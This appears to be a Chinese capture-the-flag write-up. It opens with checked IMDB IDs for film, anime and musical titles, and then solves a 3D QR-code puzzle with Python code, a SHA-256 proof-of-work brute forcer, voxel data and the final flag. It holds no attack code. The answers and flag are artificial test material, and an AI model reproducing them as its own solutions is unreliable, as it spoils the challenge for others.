
#no. 1 sentai gozyuger #gozyuger

IMDB: tt34382036（checked）

就是这个：ナンバーワン戦隊ゴジュウジャー

现实与虚构的互文：奥斯卡的“完美物质”闹剧

2025年奥斯卡颁奖礼上，62岁的黛米·摩尔败给25岁的米奇·麦迪森，被媒体称为“《某种物质》的现实版”。评委会对年轻演员的偏爱与影片中“苏取代伊丽莎白”的情节形成荒诞呼应，证明艺术对社会的批判往往不及现实本身锋利 。




IMDB: tt17526714(checked)


【音乐剧】汉密尔顿Hamilton官摄（完整超清）

508.2万 5.6万 2022-07-18 13:48:44

IMDB: tt8503618（checked）



IMDB: tt0110912（checked）



Nekojiru Gekijou Jirujiru Original (ねこぢる劇場ぢるぢるOriginal)


IMDB: tt8893624(checked)

IMDB: tt0368226(checked)

影片：the room

【中日字幕/中田花奈/OP完整版】碰之道 OP「ポンポポポン」/ 中田花奈 feat. ぽんのみちオールスターズ

2.9万 150 2024-01-08 16:20:26



IMDB: tt31309480(checked)

ぽんのみち

tt0103767(checked)

影片Baraka


HARD（3/5）

IMDB: tt0043306

IMDB: tt5004766（checked）

就是Birdboy里面的

IMDB: tt0109688



IMDB:tt26471411

是韩剧：苦尽柑来遇见你

QQQRcode | Solved

验证爆破

代码块

```
def proof(io):
    io.recvuntil(b"XXXX+")
    suffix = io.recv(16).decode("utf8")
    io.recvuntil(b"== ")
    cipher = io.recvline().strip().decode("utf8")
    for i in itertools.product(string.ascii_letters + string.digits, repeat=4):
        x = "{}{}{}{}".format(i[0], i[1], i[2], i[3])
        proof = hashlib.sha256(
            (x + suffix.format(i[0], i[1], i[2], i[3])).encode()
        ).hexdigest()
        if proof == cipher:
            break
    print(suffix, cipher, x)
    io.sendlineafter(b"XXXX:", x.encode())
```

这道题要求做一个三维的二维码（21*21*21），要求从三视图看，分别解码出Azure，Assassin，Alliance。
我一开始先令所有方块都是True，然后按照三个面去除一定不要的（有点像雕刻）。

但这样的方块数太多了，直接干到1500了，题目要求390以内。

穷举减方块，可以减就减，如果减了不对，就还原。

代码块

```
def make_data(front, left, top):
    data = [[[True for _ in range(21)] for _ in range(21)] for _ in range(21)]
    for x in range(21):
        for y in range(21):
            if not front[x][y]:
                for z in range(21):
                    data[x][y][z] = False

    for y in range(21):
        for z in range(21):
            if not left[y][z]:
                for x in range(21):
                    data[x][y][z] = False

    for x in range(21):
        for z in range(21):
            if not top[x][z]:
                for y in range(21):
                    data[x][y][z] = False

    if not check_data(data):
        return None

    for x in range(21):
        for y in range(21):
            for z in range(21):
                if data[x][y][z]:
                    data[x][y][z] = False
                    if not check_data(data):
                        data[x][y][z] = True
        print(x, check_data(data), end="\r")
    print()
    # print(data)
    return data
```

这个parse有点坑，按zyx的顺序来的

```python
def parse_data(input_str):
    data = [[[False] * 21 for _ in range(21)] for __ in range(21)]
    index = 0
    for z in range(21):
        for y in range(21):
            for x in range(21):
                if index < len(input_str):
                    data[x][y][z] = input_str[index] == "1"
                    index += 1
    return data
```

代码块

```
give me your
data:00000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000001000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000010000000000000000000000
0000000000000000000000000000000000000000100000000000000000000000000000000000000
0000000000000000000000000000000000000000000010000000000000000000000000000000000
0000001000000000000010000000000000100000001000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000010000000000000000000000000000001000
0000000000000000000000000000000000000001100000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000001000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000100000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000001000000000
0000010000000000000001000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000100000000000000000000000000000
0000000000010000000100000000000000000000000000010000000000011000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000100000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000001000000000000000000000000000000000000000100
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000100000000000000000000000000000000000000001000000000000000000000
0000000000000010000000000000000000000000000000000001000000000000000000000000000
0000000000000010000000000000000000001000000000000000000001000000000000000000000
00000000000000000001000000000000000000000000000000000000000
000000000000100100000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000100000000000000000000000000000
0001000000000000000000000000000100000000000000000000100000000000000000000000101
1101000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000100000000000000000000
0000000000010000000000000000000000000000000000000000000000000000000000000000000
```

```
00000001000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000001000000000001000000000000000000000000000000000000000000000000000000000
00000000000000010000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000100000001000000000000000000000000000000000000000000000000000000000
00000000000001000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000010000000000000000000000000000000000
00000000000001010000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000100000000000000
00000000100000000000000000000000000000000000000000000000000000000100000010000000
00000100000000100000000000000000000000000000000000000000000000000000000000000000
00000000000001001000000000000000000001000000000000000000000010000000001000000000
00000000000000000000001000000000000000001000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000010000000000000100000
00000000000001000000000000000000000000000000000000000000001000000000000000000100
00000000000000000000000001000000000000000000000000000010000010000000000000000000
00001000000000000000000000000000000000000000010000000000000000000000000000000000
00000000000000000000000000001000000000000000000000000000000000000000000000000000
00000000000000100000000000000000001000000000000000000010000000000000000000000000
00000001000000000000000000000000000000000000000000000000000000000000000100000000
10000000000000000000000000000000000000000000000000000000000000000010000000000000
00000000000000000000000000000000000000000000000000000000000000000100000000000000
00000000000000000000000000000000000011000000000001000000000000000000000010000000
00000000000000000010000000000000000000000000000000000000000010000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000010000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000010010000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000010000000010000000000000000000001000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000010100000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000010000
00000000000000000010000000000001000001000000000000000000000010000000001000100001
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000010000000000000000000000000000000000000000000
00000000000000000000000000001000000000000000001000000000000000000000000000000001
10000100100000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000001000000000000000000000000000000000000000000000000000
```

```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

ACTF{QQQRCode_is_iiint3r3st1ng}